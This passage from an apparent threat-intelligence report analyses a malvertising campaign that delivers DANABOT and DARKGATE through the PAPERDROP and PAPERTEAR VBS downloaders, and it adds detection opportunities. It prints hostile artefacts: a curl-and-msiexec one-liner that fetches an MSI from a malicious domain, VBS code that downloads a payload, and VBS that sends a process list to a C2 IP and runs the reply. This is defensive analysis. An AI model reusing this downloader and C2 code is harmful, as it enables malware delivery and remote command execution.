


Figure 6: Infection chain #3 involving DANABOT

In the third infection chain, the PAPERDROP downloader executed another extended one-liner that used a renamed `curl.exe` binary [T1105] to download and install a malicious package file that drops DANABOT [T1218.007].

Command Line:

```
"C:\Windows\System32\cmd.exe" /c cd /d C:\Users\%USERNAME%\AppData\Local\Temp\ & copy
c:\windows\system32\curl.exe ihcbzhY.exe & ihcbzhY.exe -o SYUxEbPz.msi https://durham.soulcarelife[.]org/?
n3sqd95xk20z2b3vue9tnpiadp2j6 & C:\Windows\System32\msiexec.exe /i SYUxEbPz.msi /qn
```

Command Breakdown:

- cd /d C:\Users\%USERNAME%\AppData\Local\Temp\
  Change the working directory to the folder C:\Users\%USERNAME%\AppData\Local\Temp\
- copy c:\windows\system32\curl.exe ihcbzhY.exe
  Copy the cURL binary curl.exe to a new file named ihcbzhY.exe
- ihcbzhY.exe -o SYUxEbPz.msi https://durham.soulcarelife[.]org/?n3sqd95xk20z2b3vue9tnpiadp2j6
  Use the renamed cURL binary to download the file SYUxEbPz.msi hosted on the domain durham.soulcarelife[.]org
- C:\Windows\System32\msiexec.exe /i SYUxEbPz.msi /qn
  Install the malicious package file using Msiexec

Figure 7: Breakdown of Windows Command Shell one-liner to drop DANABOT

Following the execution of the `SYUxEbPz.msi` package installation, the `msiexec.exe` process created files to spoof the appearance of the Cisco Umbrella Roaming application under the directory `C:\Users\<user>\AppData\Roaming\Cisco Corp\Umbrella Roaming Client\Umbrella Roaming Client`. One file in the new directory — `CoreReborn32.bin` — was identified as a DANABOT launcher. In a separate investigation, Mandiant identified a folder path that spoofed the Box Edit application and dropped a DANABOT payload to the path `C:\Users\<user>\AppData\Roaming\Box Inc\Box Edit\Box Edit\Box.LocalComServer.Fix.Environment.dll`.

Next, the Windows Installer process `C:\Windows\Installer\MSI23C9.tmp` launched the DANABOT backdoor with the Rundll32 command `rundll32.exe "C:\Users\<user>\AppData\Roaming\Cisco Corp\Umbrella Roaming Client\Umbrella Roaming Client\CoreReborn32.bin",start` [T1218.011]. Once executed, the DANABOT infected `rundll32.exe` process wrote to the Windows Run key `HKEY_USERS\<user>\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\Srfshu` to ensure persistent execution of the command `"C:\WINDOWS\system32\RUNDLL32.EXE" "C:\Users\<user>\AppData\Roaming\Cisco Corp\Umbrella Roaming Client\Umbrella Roaming Client\CoreReborn32.bin",start` [T1547.001]. In addition to Run key persistence, Mandiant has also identified the capability for DANABOT to use a new Windows service [T1543.003] using the `ServiceDll` entry to point to the malicious DLL.

## Infection Chain #3 ctd: PAPERDROP > CURL > DANABOT

**19:27:06 UTC**
Persistence: Run key created to launch DANABOT

Path: HKEY_USERS\User\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\Srfshu

Text: "C:\WINDOWS\system32\RUNDLL32.EXE" "C:\Users\user\AppData\Roaming\Cisco Corp\Umbrella Roaming Client\Umbrella Roaming Client\CoreReborn32.bin",start

**19:27:09 UTC**
Defense Evasion: rundll32.exe opens Run dialog

rundll32.exe process executed the command "C:\WINDOWS\system32\rundll32.exe" "C:\WINDOWS\system32\shell32.dll",#61 15066

**19:27:09 UTC**
Defense Evasion: rundll32.exe modifying local proxy settings

Process: C:\Windows\SysWOW64\rundll32.exe

- HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\iphlpsvc\Parameters\ProxyMgr\{49027898-0132-40B5-8193-65CFAFA2E312}\StaticProxy | 127.0.0.1:15064
- HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\iphlpsvc\Parameters\ProxyMgr\{49027898-0132-40B5-8193-65CFAFA2E312}\ProxyBypass | 127.0.0.1
- HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\iphlpsvc\Parameters\ProxyMgr\{49027898-0132-40B5-8193-65CFAFA2E312}\ProxyBypass | 127.0.0.1
- HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\iphlpsvc\Parameters\ProxyMgr\{49027898-0132-40B5-8193-65CFAFA2E312}\StaticProxy | 127.0.0.1:15064
- HKEY_USERS\User\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyServer | 127.0.0.1
- HKEY_USERS\User\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyOverride | 127.0.0.1:15064

**19:27:09 UTC**
Defense Evasion: rundll32.exe opens Run dialog

rundll32.exe process executed the command "C:\WINDOWS\system32\rundll32.exe" "C:\WINDOWS\system32\shell32.dll",#61 15066

**19:52:40 and 19:52:41 UTC**
Persistence: rundll32.exe ends and then runs Wininet task

schtasks /End /tn \Microsoft\Windows\Wininet\CacheTask

schtasks /Run /tn \Microsoft\Windows\Wininet\CacheTask



19:52:41 UTC
Defense Evasion: rundll32.exe creates temp file
C:\Users\user\AppData\Local\Temp\Prfpdh.tmp

Figure 8: Infection chain #3 involving DANABOT

Similar to the first infection chain, the infected `rundll32.exe` performed a series of writes to extensionless files under the user's `AppData\Local\Temp` directory and communicated with the IP address `34.16.181[.]0` over port `443` and the local IP address `127.0.0[.]1` over port `15066`. The DANABOT malware launched the command `"C:\WINDOWS\system32\rundll32.exe" "C:\WINDOWS\system32\shell32.dll",#61 15066` to open and interact with the Run dialog and executed the commands `schtasks /End /tn \Microsoft\Windows\Wininet\CacheTask` and `schtasks /Run /tn \Microsoft\Windows\Wininet\CacheTask` to stop and start the Wininet Cache Task [T1053.005]. The DANABOT payload also modified the local proxy settings in the Windows registry [T1562].

Finally, the DANABOT-infected `rundll32.exe` process wrote to a randomly named `.tmp` file `C:\Users\<user>\AppData\Local\Temp\Prfpdh.tmp`.

## WiseAds Comments: PAPERDROP and PAPERTEAR


Throughout the course of the observed malvertising campaign, Mandiant encountered both PAPERDROP and PAPERTEAR Visual Basic Script (VBS) files in use by malicious actors to facilitate payload deployment.

The main difference in functionality between PAPERDROP and PAPERTEAR is that PAPERDROP makes heavier use of local files to facilitate payload deployment, whereas PAPERTEAR leverages direct command line execution.

### PAPERDROP

Initially observed by Mandiant in January 2021 in use by UNC2975, PAPERDROP is primarily associated with DANABOT payload distribution and generally has several distinct characteristics across two different build types. NOTE: Since 2021, PAPERDROP has been observed in use by multiple UNC groups. The samples shown in this section represent a cross-section of the PAPERDROP malware family as a whole, and are not specific to UNC2975 activity.

The first build type is markedly denser than the second. It features prominent use of code comments, complex variable names, and other junk code presumably used as a rudimentary code obfuscation mechanism [T1027].




```
KhRQqqxyjfSAYAYCCAmygkWFksOwLrlrVdRjoMaONSIZozGicCCfVHuIqBUtAp = KhRQqqxyjfSAYAYCCAmygkWFksOwLrlrVdRjoMaONSIZozGicCCfVHuIqBUtAp & "EQ"
KhRQqqxyjfSAYAYCCAmygkWFksOwLrlrVdRjoMaONSIZozGicCCfVHuIqBUtAp = KhRQqqxyjfSAYAYCCAmygkWFksOwLrlrVdRjoMaONSIZozGicCCfVHuIqBUtAp & "EUPG"
REM BPb5vOO25HbGEjT8g1R4KBUGHnAcwvZAwhdwhm4cg7N8H7MmYFw3cYhQfQT3CKdBamVmyJcsmhSNwdU1oxzfCfXRO5WI4JTKDCzYnQpjOmMfERHgVTaBsHCBwseC7NxD26tGfMnAQ
REM dgUXRtSIhreU1DthpLF46IXpcWj5lu8XiuwJ39oH58azg5DS1CKO8ZDlqBtPu4tBH2tw5TX6qoaEs8EdLqO8DHIoK0Ef7tmifqpRO7kfMjRSQdNKJfsQwyuQI2Ou3lsaW8QUa9txP
KhRQqqxyjfSAYAYCCAmygkWFksOwLrlrVdRjoMaONSIZozGicCCfVHuIqBUtAp = KhRQqqxyjfSAYAYCCAmygkWFksOwLrlrVdRjoMaONSIZozGicCCfVHuIqBUtAp & "IZRWQCIZOC
' AWUuggAY00qw2gO9gMJnDgmtP5mHFuPAdU4b3zMes7AmXSnWsWWpfJ3QeTcqKO55qjHBKUaLcoM6hvIhLFCQmhNbYkGw7ZavEuw8MdDfeNZAsr5k1qGY5RiH9ZQyaNuGJXLhqgWe76r
```

Figure 9: PAPERDROP type #1, junk code and comments

In addition to the more commonly observed mechanism for code comments leveraging single quotes `'`, Visual Basic also allows the use of the characters "REM" to designate code comments. This can be seen in Figure 10.


Looking through the smoke-screened code reveals some interesting elements. PAPERDROP seemingly leverages basic mathematical operations (especially modulus or "Mod") as part of its execution flow.



```
if KXPnFzDUHjKhwrtREuBjoXWBfWeyWgjkDhwBfCyLzUNqOEbxMIdPGAGAlgDBJ Mod 2 = 0 and JDmzroILSa
REM vygaTy2WMKdKtJZFllNkG2KcecdfUaRcaNqtrwmAy5pSobpoAAXyC6hMShlO2LL6ag4vufJShpfOTtf17jgHc
' p7v7OOeLwsZECPVf3PagqhHzE9nG1eGRUxnn9cFD7vvvhh1kq9jvZAeVoBy5tGJg9Kdm0qa57BqwKkoZDhIYvni
```

Figure 10: PAPERDROP type #1 source code, math functions


It also does little in the way of obfuscation with regard to concealing its C2 addresses or file system path names. It merely separates these values through individual function calls to add characters to progressively concatenated strings, but it is possible to view the characters by simply scrolling through the file and reading them in reverse order from bottom to top (see Figure 11).



```
nP = nP & "\"
nP = nP & "a"
' 1CbrnYyUc5tILrBW6I5fDtz8Tx2V6H2Um0qooRetPcwwXb8m1ObGdC24Hv6qPnVHlyG4E11nQUIiQErTdsY7DbiE7c19g7uoxeucu4E
' Uilo0J3ZjDPFPPp2Rh9ZJLw1mzEpRCHOW24NihxqTDJcU1HUxqavlxCrJdjy5fYSOvq6jW5deZRCOw4ATo1xrgZYyq0rMj4R4qTGZFZ
' gRBD867splsK8QtbePWfTWWAjSS3TfHw2U7xZ9j6Je3cHzDxpfdOEWeCvIoYyCOjD148uWZOrok5q0KW9b3JkN3RITcQaUGAsvNDvI3
nP = nP & "t"
nP = nP & "a"
nP = nP & "D"
REM z7DTLJWFjlpDNHdPISAQauvK9h1g3GQwJgFwMpDwH6TCibdHIJWhlug3Xs2DULOdOPwPamwG4mxJYzEIltl4Ghqyom3sLVSGDKtXa
' GCO8nyuCWyDTXnOCxC8pgz1tOTcEJKDCxt0sE5xPnToilkskTJVZ8TBt8Y4r6iIcedsjPGE95kU8E3EZeqgWVHRcWSNrbJgoKsnSk9c
nP = nP & "m"
nP = nP & "a"
nP = nP & "r"
nP = nP & "g"
nP = nP & "o"
REM cahlsCWpWFSm3Eu6PTpHVO5RFpSan78D2lNbVh2vJ0ZmmI2FB8jFfTEAgnx8RGRkM4RdMpKGA5ZzK73fbWjw0QVfF3n9bdNJrgBJH
REM Y2ajJUwdP8SHJa5cdnsF69q8aoaV8YfhgEwqynem3YLXQeUifeC8dPpZc3LY8YEBvK8J0ENjgTAJ0MejSbAjIjJKGIYlQ1UbqB0rd
nP = nP & "r"
nP = nP & "p"
```

Figure 11: PAPERDROP Type #1 source code, reverse-order string concatenation


Some samples of PAPERDROP build type #1 feature elaborate Sleep calls, presumably in an attempt to evade sandbox detection.



```
For yFrYPCePcWtrbexDucYNmcjrCXJPuFvvrlEzsHUmCuYcHtYqDlmCJRzDBDuxmPeSsKc = 1 to 55
WScript.Sleep 61023514025923-34958481464404-2-2-1-0-0-1-0-42495746005-0-1-1-389-0-2-0-2-1-0-1
' rxQYNm8A261ASEaeKoMKuN2HikRv6ZoL1icGqxK0qoPsjtXsWCxpUCpaPJMvhUSN2HocIt50KUAOEqErCXFgzYHtb3M
REM xfBFqc5mQ0iy9gs91M7Vf5ajjVMPC6s5erERUvItn3FdhNfkViFbXx3IG95NztQtJT3wtmGk69GeznhBV3JpW3aho
Next
```

Figure 12: PAPERDROP Type #1 source code, Sleep calls


Conversely, PAPERDROP build type #2 is much closer to PAPERTEAR in its architecture. It makes limited use of smoke-screened/obfuscated code in comparison to build type #1, though it still makes use of mathematical functions as part of its execution flow.



```
' IQOIETPTXIITCQOQJEJTJUEWPWJUYWJQOUQQSRJUEWPEFQstimulatory teapot convergent exert sundry hurricane watchworks mice queu
REM XTMEWIUTNWIQCUQPOEIODPXQBIIWPEJWYYOIPEJEYQORTEYOJ
a = "OBYGPLUMRPEGEYOLECEMWMQAILEFUXTTQEQWIAIFTWYMQHONOTTBTSIBOAPEQNRFOMRDYBOPEOQSOZWUWAOEWQTMPZEWOGWJQOIEEPUFIQTJTAIDPHRB
Set Dict = CreateObject("Scripting.Dictionary")
i = 0:temp = "":t = 0
For y=1 To Len(a)
if y Mod 2 = 0 and Dict.count <> 256  then
Dict.Add Mid(a,y-1,2), i
i=i+1
End if
if y Mod 2 = 0 and Dict.count = 256 then
if t <> 0 then
temp = temp + ChrW(Dict.Item(Mid(a,y-1,2)))
end if
t = t + 1
End if
Next
Execute(temp)
'KYLTHQPEFIQQVYPORRKYIQSIFQRYHYREKEETMQUYEWIYOOJWYIUIKUDULTNYZEZIEOZISEPEWIPTYOYRJWKRNOBWMILPTUAUITBPOTPTCQCIIYGUYERUETXT
REM YYaGsshkaojDVYXYDrXDFoSoDKDprHrHPTJUHzwRbKuPlqtYuvrdnUKUbNekDVryCacfIMNProSZDuFVnTEwDadzIvKuGFgbDtPUHTYGJEQjXcOexRkQF
```

Figure 13: PAPERDROP type #2 raw source code

When fully deobfuscated, the core download functionality executes as shown in Figure 14.




```
tr = "https://ignitethefund.com/wp-content/uploads/2021/12/09/dyaone.cms"
Set oWSH = CreateObject("WScript.Shell")
Set ASHLDdsaq=CreateObject("MSXML2.ServerXMLHTTP.6.0")
ASHLDdsaq.setOption 2,13056
ASHLDdsaq.open"GET",tr,False
ASHLDdsaq.send
KJHUIa = ASHLDdsaq.responseBody
If ASHLDdsaq.Status = 200 Then
Dim IUGASd:set IUGASd = CreateObject("ADODB.Stream")
IUGASd.Type = 1
IUGASd.Open
IUGASd.Write KJHUIa
IUGASd.SaveToFile "C:\ProgramData\1DR.png"
IUGASd.Close
```

Figure 14: PAPERDROP Type #2 deobfuscated source code, core payload retrieval

In the case of Figure 14, the file payload from `ignitethefund[.]com` was saved to `C:\ProgramData\1DR.png`, though it was executed by the PAPERDROP VBS as a DLL.

## PAPERTEAR


Similar to PAPERDROP build type #2, PAPERTEAR is also comparatively less dense. It too avoids excessive use of junk code and stays fairly direct in terms of its execution flow. When executed on a host, most variants of PAPERTEAR try to collect a list of running processes via Windows Management Instrumentation [T1047].



```
DQaxGUVGmiXQgLO = "cmd"''He has been in the habit of lighting his pipe at lamps and gas-jets.
Set objWMIService = GetObject("winmgmts:\\.\root\cimv2")''confederate entirely in his confidence. We must bear in mind that
dim all_process''
if DQaxGUVGmiXQgLO = "a" then ''younger days, and you can understand now the shock that it was to me
MsgBox "preidentifyingSwigging" ''government appointment in the island of Mauritius. As to Miss Violet
end if
Set colProcesses = objWMIService.ExecQuery("Select * from Win32_Process")
For Each objProcess in colProcesses
  all_process = all_process & objProcess.Name
Next
```

Figure 15: PAPERTEAR source code, process retrieval

PAPERTEAR will then initiate an attempt to retrieve its payload via an HTTP POST request to a remote C2 server via a WinHTTPrequest object, and, for certain variants, appends the list of running processes it retrieves (code shown in Figure 16) to the outbound HTTP request header. One of the minor obfuscation methods leveraged by PAPERTEAR samples is the sporadic inclusion of curious code comments (Figure 16), presumably to avoid static-based detections and amplify code entropy. In this case, however, identifying the literary source of the comments was…quite elementary.



```
LlHNMpPGybk = "Shell.Application" ''Maybe I am no better than the others; so dont make a saint of me.
tCJLQGvNz="http://94.228.169.143:2351/vjikfjxb" ''dashing foxhound drawing a cover. In the bedroom he made a rapid cast
vNBGetvjrl="WINHTTP.WinHTTPRequest.5.1" ''delighted some and alarmed others of his fellow boarders.

With CreateObject(vNBGetvjrl)
.Open "post", tCJLQGvNz, False
.setRequestHeader "a", all_process''set eyes on him yet.
.send
uQytWOiKIAVq = .responseText
CreateObject(LlHNMpPGybk).ShellExecute DQaxGUVGmiXQgLO, uQytWOiKIAVq ,"","",0 ''
```

Figure 16: PAPERTEAR source code, HTTP functionality, code comments sourced from a Sherlock Holmes novel

From there, PAPERTEAR will then parse the HTTP response from the C2 server and directly execute its contents on the host via ShellExecute. With the limited obfuscation removed, the crucial snippet of code from Figure 16 that performs this function would otherwise appear as:

```
CreateObect("Shell Application").ShellExecute "cmd","<variable with http response from c2
containing arbitrary command>","","",0
```

This is the core differentiator between PAPERTEAR and PAPERDROP. While PAPERTEAR executes commands directly from the HTTP response it receives, PAPERDROP writes the contents of the HTTP response to disk prior to executing additional steps in its infection chain. PAPERTEAR is primarily associated with the distribution of DARKGATE payloads and is suspected to be integrated directly into the DARKGATE malware build process.

## Campaign Tracking

Mandiant has been disseminating intelligence on UNC2975's campaign within Mandiant Advantage, providing our customers with notable and dynamic updates regarding changes in tactics and techniques, the introduction of tools with new capabilities, and the use of new infrastructure UNC2975 has used to carry out its mission.

Mandiant tracks separate campaigns for each distribution method or actors delivering the Malware-as-a-Service backdoor DARKGATE. To differentiate between the initial malware distribution, DARKGATE infrastructure, and follow-on activity, Mandiant tracks each part of the intrusion as separate clusters until further overlaps are identified and warrant merging. Mandiant tracks the DARKGATE Malware-as-a-Service infrastructure and associated payloads as UNC5085 while separately clustering the different distribution methods and any follow-on actors.

See our previous blog post for more insights into how Mandiant can help Gain Visibility Into Attacker Activity with Threat Campaigns. The following campaigns within Mandiant Advantage are associated with recent DARKGATE distribution actors and follow-on activity:

| Campaign Number | Campaign | Actors |
|---|---|---|
| CAMP.23.045 | Suspected Financially Motivated Actor Phishing Employees via LinkedIn to Distribute DARKGATE Backdoor | UNC4962 (Distribution)<br><br>UNC5085 (DARKGATE) |
| CAMP.23.046 | Financially Motivated Threat Actor Using Social Media and SEO Poisoning to Compromise User with PAPERDROP and DANABOT | UNC2975 (Distribution)<br><br>UNC5085 (DARKGATE) |
| CAMP.23.050 | Financially Motivated Actor Distributing DARKGATE via Microsoft Teams | UNC5051 (Distribution)<br><br>UNC5085 (DARKGATE) |
| CAMP.23.051 | Distribution Cluster UNC2500 Emerges After Hiatus to Distribute Various Payloads Downloaded from Links in Phishing Emails | UNC2500 (Distribution)<br><br>UNC5085 (DARKGATE) |
| CAMP.23.053 | Financially Motivated Threat Actor Leveraging DARKGATE Access to Deploy BASTA Ransomware | UNC2500 (Distribution)<br><br>UNC4393 (Follow-on) |

## Outlook and Implications

In M-Trends 2023, the three most common initial access techniques Mandiant observed related to workstation compromise were phishing [T1566], drive-by compromise [T1189], and replication through removable media [T1091]. Within the category of drive-by compromise, Mandiant has observed an increase from 2022 to 2023 in the number of investigations involving malicious advertisements where the initial infection vector was able to be identified. More broadly, in 2022 alone, Google removed over 5.2 billion ads, restricted over 4.3 billion ads and suspended over 6.7 million advertiser accounts. While it is unlikely that malvertising will cease to be a viable attack vector for threat actors, maintaining a level of response readiness when such threats are identified is key to being able to neutralize campaigns in their early stages. In this case, Mandiant Managed Defense, in partnership with Mandiant Intelligence and the Google Ads team, was successfully able to protect users on a granular host-based level as well as at a global scale across the Google ecosystem.

Mandiant's Managed Defense threat hunting team focuses on identifying behaviors associated with threat actors and endpoint compromises, especially those that don't typically generate product-based alerts. By focusing on behavioral indicators, we can identify evidence of different types of compromise, such as malware execution or a threat actor profiling an environment using discovery commands. Like all security analysts, when we identify evidence of compromise, we analyze the data to try to answer the question: "How was the system initially compromised?" Performing a deeper dive to identify the initial infection vector and related timeline events provides two benefits: [1] the ability to identify campaigns through repeated use of infrastructure and indicators and [2] additional malware or behavioral artifacts that can be used to create or expand existing detections, event correlations, and threat hunting missions. The Detection Opportunities section of this blog post includes commands and artifacts that Mandiant discovered beyond the initial detection events that were used to create additional signatures to identify future activity faster.

## Appendix A: Detection Opportunities

Security analysts can use the following events as input for testing new or existing signatures for context-based detection or alerting.

| **Detection Opportunity** | **MITRE ATT&CK® Technique(s)** | **Event Details** |
|---|---|---|
| Msiexec installing package with masquerading file extension | T1218.007, T1036.008 | Parent Process:<br>C:\Windows\System32\wscript.exe<br>Process:<br>C:\Windows\System32\msiexec.exe<br>Command Line:<br>msiexec /i C:\programData\HLWOIRTAA9P.bin /qn |

| | | |
|---|---|---|
| Rundll32 opening the Run Dialog via shell32.dll | T1218.011 | Parent Process:<br><br>C:\Windows\SysWOW64\rundll32.exe<br><br>Process:<br><br>C:\Windows\System32\rundll32.exe<br><br>Command Line:<br><br>"C:\WINDOWS\system32\rundll32.exe" "C:\WINDOWS\system32\shell32.dll",#61 22405 |
| Anomalous Rundll32 file writes to %Temp% directory | T1218.011 | Process:<br><br>C:\Windows\SysWOW64\rundll32.exe<br><br>Files Written:<br><br>• C:\Users\<user>\AppData\Local\Temp\Sheddth<br>• C:\Users\<user>\AppData\Local\Temp\Thshiqi<br>• C:\Users\<user>\AppData\Local\Temp\Qswsweidoeuase |
| Windows Script Host executing file in compressed archive | T1059.005, T1204.002 | Parent Process:<br><br>C:\Windows\System32\wscript.exe<br><br>Process:<br><br>C:\Windows\System32\msiexec.exe<br><br>Command Line:<br><br>"C:\Windows\System32\WScript.exe" "C:\Users\<user>\AppData\Local\Temp\1\Temp1_flast_d45534i.zip\flast_d45534i.vbs” |
